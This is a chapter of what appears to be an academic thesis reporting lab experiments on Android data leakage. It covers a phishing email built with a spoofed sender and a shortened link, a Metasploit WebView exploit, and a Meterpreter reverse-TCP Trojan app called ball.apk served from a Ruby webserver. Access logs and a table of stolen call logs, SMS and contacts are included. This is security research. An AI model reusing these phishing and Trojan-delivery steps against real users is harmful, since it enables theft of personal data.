presents the experiment results and analysis.

Chapter 5 **Experiment Results and Analysis**

5.1 Chapter Introduction

This chapter presents the experimental results gathered; it gives a broader discussion of the three experiments undertaken by the researcher as well as the analysis and of the experiment results.

The experiment procedure for this study is discussed in Chapter 3 section 3.10.2. The security metrics we are testing in this experiment are strong password, encryption and Mobile Device Management.

In digital forensics and cyber security areas, experiments can be used in multiple ways; they can be used to perform vulnerability assessment or demonstrate how attackers invade the target machines; how the network can be attacked, how users contribute to network breaches, thus as opined by Uma (1993), experimental research is appropriate for this study to identify the extent of data leakage in mobile devices. For this study, we demonstrated how android smartphones leak data without the user's consent.

There are multiple exploits that the researchers could have used for the experiment, but they opted to use android web view vulnerability, TCP reverse shell and device manipulation using Android Debug Bridge (ADB) because we wanted to show how email phishing can be used to lure the employees into leaking data as well as how android device applications and the device as a whole leak data. However, because Google and android OS developers have embarked on extensive vulnerability identification and patching[8], web view vulnerability was already patched hence the experiment was nullified as shown Figure 5.2-5 hence we had to perform other experiments to achieve the research objective.

[8] https://www.securityweek.com/google-patches-critical-rce-vulnerabilities-androids-system-component

Android/browser/webview_addjavascriptinterface using phishing email as an attack vector

As discussed in Chapter 3 section 3.10.2, the android web view vulnerability that was exploited is shown in Figure 5.2-1. Rizzo, Cavallaro and Kinder (2018) assert that this vulnerability allows for the creation of a server on the local machine using port 8080 as shown by Figure 5.2-1. The researcher shortened the link to hide the IP address of the attacker machine using https://bitly.com/ and used emkei's mailer to create a fake email as shown by Figure 5.2-2. The email receiver used an android smartphone to open the link and as depicted by Figure 5.2-3, Gmail could not identify the sender that is why there is a question mark on the email. However, the mail was not sent to the spam box but to the direct inbox folder thus demonstrating a low level of risk; and for employees without proper education and awareness they would just click on the link like we did. Figure 5.2-4 shows the contents of the email on the receiver's mailbox together with the shortened link. Upon clicking the link as directed by the fake IT administrator (Khotso Kgomo), a session was started on the attacker's machine and this is shown in Figure 5.2-5.




Figure 5.2-1 WebView vulnerability




Figure 5.2-2 Fake Email




Figure 5.2-3 Fake email as received




Figure 5.2-4 Contents of the email on the receiving side

Figure 5.2-5 Web_view exploit results

Figure 5.2-5 was captured after clicking the link that was sent to the victim's email. Clicking the link started the session which is represented by the: ***msf exploit (webview_addjavascriptinterface)>[*] 192.168.178.182 webview_addjavascriptinterface * Gathering information*** line. 192.168.178.182 is the IP address of the target device. We were able to listen to the session started but the minimum requirements were not met because the device was beyond android version 4.5 which is the minimum requirement for the exploit to happen.

First experiment result analysis:

Android/browser/webview_addjavascriptinterface using phishing email as an attack vector

The target device was patched hence the vulnerability was not exploited. This means that Google was able to patch the vulnerability, meaning that if all vulnerabilities may be are patched on time, the exploitation may be minimised. However, the results demonstrate how the human factor still plays part in activating the exploits by clicking the links which activate the attack. Even though in this case the attack was not successful, it poses a high risk where patching has not been done. Following O'Hanley and Tiller (2013 p. 79), OS upgrade / Patching is still considered a remedial solution to Operating systems attacks hence this is proven by the results obtained.

Worth noting is that even though the device was password-protected, the attack still went through. After clicking the link, the session was started regardless of password security. This shows that password security is not enough to protect the device from remote malicious activities and email phishing as established by Chu et al. (2016).

Secondly, android devices use Advanced Encryption Standard (AES) encryption algorithm. Regardless of the encryption as the security mechanism, like with the password security mechanism, it was not able to prevent the device from being compromised. The same results were obtained as with password security. However, since the devices were patched, we were not able to verify whether the data contained in the devices were encrypted or not.

On the other hand, for Mobile Device Management (MDM), MDM Hexnode as the third security matrix as discussed in section 3.10.2, details on MDM can be made to section 2.7.2. Regardless of MDM being a good application, it has some flows as the device may be vulnerable to remote attacks which often are provoked by the use of emails from employees that have not been equipped with phishing email attacks awareness. The same results were obtained from the three different security mechanisms applied to the device; after activating the link a session was started but because the device was using a different version of android, not 4.5, we were not able to access any files. What was also obtained from the experiment is that the phishing email as discussed in section 2.5.2 is still a threat to the organisation especially when proper awareness, training and education is not provided to the employees, reference can be made to section 2.7.1 for more details on awareness, training and education. The results also demonstrate that there are more security risks to organisations that do not have technological tools which can aid with email security.

android/meterpreter/reverse_tpc results

To counter for the limitations of the initial attack as discussed in section 5.2, the researcher exploited android/meterpreter/reverse_tpc vulnerability and this section presents the results obtained. This experiment was also carried out on the android smartphone with the three matrices as shown in Chapter 3 section 3.10.2.

The real Android device was exploited where call logs, SMS dumps and contact details stored in the victim device were accessed. To steal these data, the researcher activated the attack by installing the application that was created with a Trojan payload that gave the attacker access to the whole victim device; that is a backdoor malware was created and in agreement with Kharje and Sonawane (2017), backdoor malware is dangerous to the users' data/ device as they unnoticeably leak device data. Figure 5.3-1 presents the results gained one minute after the successful installation of the malicious application. On all the three matrices, the researcher obtained the same results (SMSes, call logs and contact details). It took the researcher one minute to gain the results shown in Figure 5.3-1 from the password-protected device, encrypted device and device enrolled into MDM.

The researcher used the android/meterpreter/reverse_TCP to exploit the device. The android/meterpreter/reverse_tcp payload is a Java-based Meterpreter that can be used on an Android device[9]. It allows one to take remote control of the file system, listen to phone calls, retrieve or send SMS messages, geo-locate the user, run post-exploitation modules, etc. It should be noted that android allows developers to write a managed code using Java to manage and control the android devices. Since the researcher aimed to prove that android applications leak data, this exploitation method was deemed appropriate as it allowed the researcher to access Personally Identifiable Information (PII) stored in the device. The description of the procedure followed is discussed in section 3.10.2.

[9] https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/payload/android/meterpreter/reverse_tcp.md

Figure 5.3-1 Results showing activated session

The researcher ran ruby webserver on the attacking machine to host the payload and the link to the server was sent to the target phone through an email which directed the user to the attacker's desktop where the payload was stored. The text highlighted in grey below demonstrates the steps that the researcher followed to get the malicious app into the victim's device. The malicious app saved as **ball.apk** as shown by Figure 5.3-2 was stored on the Desktop directory of Kali Linux machine (attacker's machine) and was supposed to be sent to the victim's devices. Hence the researcher used ruby -run -e httpd . -p 8181 to create a webserver on port 8181 on the kali machine.

root@Mamo:~$ ruby -run -e httpd . -p 8181 →→→ running a ruby web server on port 8181

[2020-01-10 11:20:29] INFO WEBrick 1.4.2

[2020-01-10 11:20:29] INFO ruby 2.5.7 (2019-10-01) [x86_64-linux-gnu]

[2020-01-10 11:20:29] INFO WEBrick::HTTPServer#start: pid=3875 port=8181

[2020-01-10 11:20:43] ERROR `/favicon.ico' not found.

The initial feedback received after creating the server. Ruby is used to create HTTP/HTTPS server and in this case it was used to create a web server on port 8181. WEBrick is an HTTP server toolkit that can be configured as an HTTPS server, a proxy server, and a virtual-host server. WEBrick features complete logging of both server operations and HTTP access.




Figure 5.3-2 Attacker's desktop with malicious app ball.apk

192.168.178.182 [10]- - [10/Jan/2020:11:20:43 EDT] "GET /favicon.ico HTTP/1.1" 404 287
http://192.168.178.194:8181/Desktop/ -> /favicon.ico
192.168.178.182 - - [10/Jan/2020:11:20:47 EDT] "GET /Desktop/ HTTP/1.1" 200 1177
http://192.168.178.194:8181/ -> /Desktop/
192.168.178.182 - - [10/Jan/2020:11:20:50 EDT] "GET /Desktop/ball.apk HTTP/1.1" 200
10188
http://192.168.178.194:8181/Desktop/ -> /Desktop/ball.apk
192.168.178.182 - - [10/Jan/2020:11:20:55 EDT] "GET /Desktop/ball.apk HTTP/1.1" 200
10188
http://192.168.178.194:8181/Desktop/ -> /Desktop/ball.apk

[10] The Victims device ip address

192.168.178.182 - - [10/Jan/2020:11:20:55 EDT] "GET /Desktop/ball.apkHTTP/1.1" 200 10188

- -> /Desktop/ball.apk

[2020-01-10 11:20:55] ERROR Errno::ECONNRESET: Connection reset by peer @ io_fillbuf - fd:14

/usr/lib/ruby/2.5.0/webrick/httpserver.rb:82:in `eof?'

/usr/lib/ruby/2.5.0/webrick/httpserver.rb:82:in `run'

/usr/lib/ruby/2.5.0/webrick/server.rb:307:in `block in start_thread'

192.168.178.182 - - [10/Jan/2020:11:20:43 EDT] "GET /favicon.ico HTTP/1.1" 404 287 demonstrate the GET message when the http://192.168.178.194:8181[11] was clicked. This brought the whole directory of the Kali Linux machine and since the researcher knew where the app was saved, they selected Desktop and below is the result of accessing desktop directory.

http://192.168.178.194:8181/Desktop/ -> /favicon.ico

192.168.178.182 - - [10/Jan/2020:11:20:47 EDT] "GET /Desktop/ HTTP/1.1" 200 1177 http://192.168.178.194:8181/ -> /Desktop/.

Upon clicking the ball.apk which is the malicious app, the following was displayed on the attacker's machine, clicking on the ball.apk downloaded the app into the victim's device internal storage.

192.168.178.182 - - [10/Jan/2020:11:20:50 EDT] "GET /Desktop/ball.apk HTTP/1.1" 200 10188

http://192.168.178.182:8181/Desktop/ -> /Desktop/ball.apk

192.168.178.182 - - [10/Jan/2020:11:20:55 EDT] "GET /Desktop/ball.apk HTTP/1.1" 200 10188

http://192.168.178.129:8181/Desktop/ -> /Desktop/ball.apk

[11] The attacker's web server address

192.168.178.181 - - [10/Jan/2020:11:20:55 EDT] "GET /Desktop/ball.apkHTTP/1.1" 200 10188

- -> /Desktop/ball.apk.

For the app to be installed, the researcher had to allow unknown files to be installed into the device by going to the device settings>>other settings>>security>>Unknown sources, which is the android violation security risk, however, which most of the people perform instead of downloading apps from Google play store as discussed in Chapter 2 section 2.4.

The researcher installed the app and like any other app, the app requested the user to grant permission to access some of the device features as shown in Figure 5.3-3 which is only showing a few permissions of the whole lot that the app requested to have access to. The user granted all the permissions and installed the app into the device. After the successful installation of the app, the researcher opened the app and that action started the session on the attacker's machine which means that the device was exploited.




Figure 5.3-3 Malicious App permissions

Upon successfully exploiting the device, the researcher was able to perform some activities on the device which among them was accessing call logs, short messages and device contacts. It should be noted that the device was using internal storage as the primary storage; it did not have any memory card mounted on it. As Creswell (2013) explains that the experimental results can be numeric or statistical, we decided to present the results numerically and the results are presented in Table 5.3-1.

Table 5.3-1 Presentation of the total number of data accessed

Security/ Type of Data accessed	Strong Password (SP)	Encryption(E)	MDM(M)
Call_logs(CL)	154	154	154
Smses(S)	59	59	59
Contacts(C)	235	235	235

Looking at Table 5.3-1, CL/SP is 154 that is the total number of call logs retrieved from the device in a time of one minute. This is the total number of all call logs stored in the internal storage of the victim device. The researcher found that the attack granted the same access to the device regardless of the type of mobile security applied to the victim's device. The graphical representation of the results is shown in Figure 5.3-4.




Figure 5.3-4 Reverse_tcp results

Second experiment results analysis

a) Accessed contact information

Contact information accessed includes *name, number, WhatsApp number and the organisational name* for the contacts with the organisation's name in all the three scenarios as depicted in Figure 5.3-6. The command used to access the contacts information is shown in Figure 5.3-5. The personal contact information retrieved through the attack demonstrates how data leakage risk prevails within the BYOD organisations. It may be thought that the victim device version was a bit new hence it is not prone to some attacks; however, this type of attack exploits all versions of android devices as it targets the device's internal storage that is why even when MDM is installed, any information stored on the storage of the device is still accessed. A lot of people save their bank sensitive information such as Bank account pins, their banking details in the phone storage and also the email attachments are stored in the same phone storage hence these results demonstrate the tremendous data leakage risk (Mateko et al., 2018). The CIA triad is also put at risk by this action as the data confidentiality is no longer maintained.




Figure 5.3-5 Dump_contacts command

